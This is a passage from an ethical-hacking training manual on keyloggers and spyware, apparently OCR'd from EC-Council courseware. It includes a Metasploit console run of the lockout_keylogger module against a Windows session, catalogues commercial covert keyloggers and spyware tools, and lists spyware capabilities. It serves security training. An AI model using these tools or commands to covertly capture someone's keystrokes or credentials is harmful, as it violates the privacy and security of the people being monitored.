


Figure 6.162: Screenshot of Metasploit showing the keyscan_dump process

Attackers can also automate the entire sniffing and data dumping process using the Metasploit **`lockout_keylogger`** exploit.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Module options (post/windows/capture/lockout_keylogger):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HEARTBEAT  30               yes       Heart beat between idle checks
   INTERVAL   30               yes       Time between key collection during logging
   LOCKTIME   300              yes       Amount of idle time before lockout
   PID        6564             no        Target PID, only needed if multiple winlogon.exe instances
                                         exist
   SESSION    2                yes       The session to run this module on
   WAIT       false            yes       Wait for lockout instead of default method

msf6 post(windows/capture/lockout_keylogger) > exploit

[*] WINLOGON PID:6564 specified. I'm trusting you...
[*] Migrating from PID:8664
[+] Migrated to WINLOGON PID: 6564 successfully
[+] Keylogging for NT AUTHORITY\SYSTEM @ WINDOWS11
[*] System has currently been idle for 0 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 1 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 9 seconds
[*] Current Idle time: 39 seconds
[*] Current Idle time: 14 seconds
[*] Current Idle time: 6 seconds
[*] Current Idle time: 11 seconds
[*] Current Idle time: 41 seconds
[*] Current Idle time: 71 seconds
```

Figure 6.163: Screenshot of Metasploit showing the lockout_keylogger exploit

Hardware Keyloggers

We now examine the details of external hardware keyloggers. As discussed previously, there are various types of external hardware keyloggers available on the market. These keyloggers are plugged in line between a keyboard and a computer.

These types of keyloggers include:

- PS/2 keylogger
- USB keylogger
- Wi-Fi keylogger
- Keylogger embedded inside the keyboard
- Bluetooth keylogger
- Hardware keylogger

These keyloggers monitor and capture the keystrokes of the target system. As these external keyloggers attach between a usual PC keyboard and a computer to record each keystroke, they will remain undetectable by the anti-keyloggers installed on the target system. However, the user can easily detect their physical presence.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.164: Different types of hardware keyloggers

Hardware keyloggers come from numerous manufacturers and vendors, some of which are discussed as follows:

- **KeyGrabber**

  Source: *https://www.keydemon.com*

  A KeyGrabber hardware keylogger is an electronic device capable of capturing keystrokes from a PS/2 or USB keyboard. It comes in various forms, such as KeyGrabber USB, KeyGrabber PS/2, and KeyGrabber Nano Wi-Fi.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.165: Screenshot of KeyGrabber hardware keylogger

Some hardware keyloggers are listed as follows:

- KeyGrabber USB (*https://www.keelog.com*)
- KeyCarbon (*https://www.keykatcher.com*)
- Keyboard logger (*https://www.detective-store.com*)
- KeyGhost (*https://www.keyghost.com*)
- KEYKatcher (*https://keykatcher.com*)

Keyloggers for Windows

Besides the keyloggers mentioned previously, there are many software keyloggers available on the market; you can use these tools to record the keystrokes and monitor the activity of computer users. Some keyloggers are discussed as follows. You can download these tools from their respective websites.

- **Spyrix Personal Monitor**

  Source: *https://www.spyrix.com*

  Spyrix Personal Monitor is used for remote monitoring on a computer that includes recording of keystrokes, passwords, and screenshots. This keylogger is perfectly hidden from antivirus, anti-rootkit, and anti-spyware software.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the Spyrix Personal Monitor tool to record all the keystrokes on the victim system from a remote system.




Figure 6.166: Screenshot of Spyrix Personal Monitor

Some of the keyloggers for Windows are listed as follows:

- REFOG Personal Monitor (*https://www.refog.com*)
- All In One Keylogger (*https://www.relytec.com*)
- Revealer Keylogger Pro (*https://www.logixoft.com*)
- NetBull (*https://www.netbull.com*)
- Spytector (*https://www.spytector.com*)

Keyloggers for macOS

There are various keyloggers available on the market that run on macOS. They enable you to record everything the user does on the computer, such as keystroke logging, recording email communication, chat messaging, taking screenshots of each activity, and more.

The following keystroke loggers are specifically used on macOS:

- **Hoverwatch**

  Source: *https://www.refog.com*

  Hoverwatch Keylogger for Mac secretly watches over the Mac computers of the target users, recording all pressed keys, capturing passwords, websites, chats, and taking screenshots.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.167: Screenshot of Hoverwatch Keylogger

Some of the keyloggers for Mac are listed as follows:


- Spyrix Keylogger for Mac (*https://www.spyrix.com*)
- CleverControl (*https://clevercontrol.com*)
- FlexiSPY (*https://www.flexispy.com*)
- KidLogger (*https://kidlogger.net*)
- Perfect Keylogger for Mac (*https://www.blazingtools.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Spyware

Spyware is stealthy computer monitoring software that allows you to secretly record all the user activities on a target computer. It automatically delivers logs to the remote attacker using the Internet (via email, FTP, command and control through encrypted traffic, HTTP, DNS, etc.). The delivery logs include information about all areas of the system, such as emails sent, websites visited, every keystroke (including logins/passwords for Gmail, Facebook, Twitter, LinkedIn, etc.), file operations, and online chat conversations. It also takes screenshots at set intervals, just like a surveillance camera aimed at the computer monitor. Spyware is similar to a Trojan horse, which is usually bundled as a hidden component of freeware or software downloaded from the Internet. It hides its process, files, and other objects to avoid detection and removal. This allows an attacker to gather information about a victim or organization, such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.

- **Spyware Propagation**

  As its name implies, spyware is installed without user knowledge or consent, and this can be accomplished by "piggybacking" the spyware onto other applications. This is possible because spyware uses advertising cookies, which is one of the spyware subclasses. Spyware can also affect your system when you visit a spyware distribution website. Because it installs itself when you visit and click something on a website, this process is known as "drive-by downloading."

  As a result of normal web surfing or downloading activities, the system may inadvertently become infected with spyware. It can even masquerade as anti-spyware and run on the user's computer without any notice, whenever the user downloads and installs programs that are bundled with spyware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **What Does the Spyware Do?**

  We have already discussed spyware and its main function of watching user activities on a target computer. We also know that once an attacker succeeds in installing spyware on a victim's computer using the propagation techniques discussed earlier, they can perform several offensive actions to the victim's computer. Therefore, let us now learn more about the capabilities of spyware, as we are now aware of its ability to monitor user activities.

  The installed spyware can also help the attacker perform the following on target computers:

  - Steals users' personal information and sends it to a remote server or hijacker
  - Monitors users' online activity
  - Displays annoying pop-ups
  - Redirects a web browser to advertising sites
  - Changes the browser's default setting and prevents the user from restoring it
  - Adds several bookmarks to the browser's favorites list
  - Decreases overall system security level
  - Reduces system performance and causes software instability
  - Connects to remote pornography sites
  - Places desktop shortcuts to malicious spyware sites
  - Steals your passwords
  - Sends you targeted email
  - Changes the home page and prevents the user from restoring it
  - Modifies the dynamically linked libraries (DLLs) and slows down the browser
  - Changes firewall settings
  - Monitors and reports websites you visit
  - Remotely control the compromised system, execute commands, install additional malware, or access confidential files and documents
  - Capture screenshots to monitor user activities
  - Activate the microphone and webcam to record audio and video covertly
  - Distribute spam emails or propagate malware from the compromised system
  - Collect details about the target system's hardware, software, and network configurations for further exploitation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware Tools

- **Spytech SpyAgent**

  Source: *https://www.spytech-web.com*

  Spytech SpyAgent is computer spy software that allows you to monitor everything users do on your computer—in total secrecy. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat client blocking, logging scheduling, and remote delivery of logs via email or FTP.

  As shown in the screenshot, attackers use Spytech SpyAgent to track the websites visited, online searches performed, programs and apps in use, file and printing information, email communication, user login credentials, etc. of the target system.




Figure 6.168: Screenshot of Spytech SpyAgent

- **Spyrix Personal Monitor**

  Source: *https://www.spyrix.com*

  Spyrix Personal Monitor is a remote monitoring tool for user activities that allows you to perform hidden remote monitoring via a secure web account. This tool also allows attackers to perform keystroke logging, capture screenshots, view live screen and web camera, etc.

  As shown in the screenshot, attackers use this tool to monitor the target system and view its activity history such as web pages visited, program activity, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

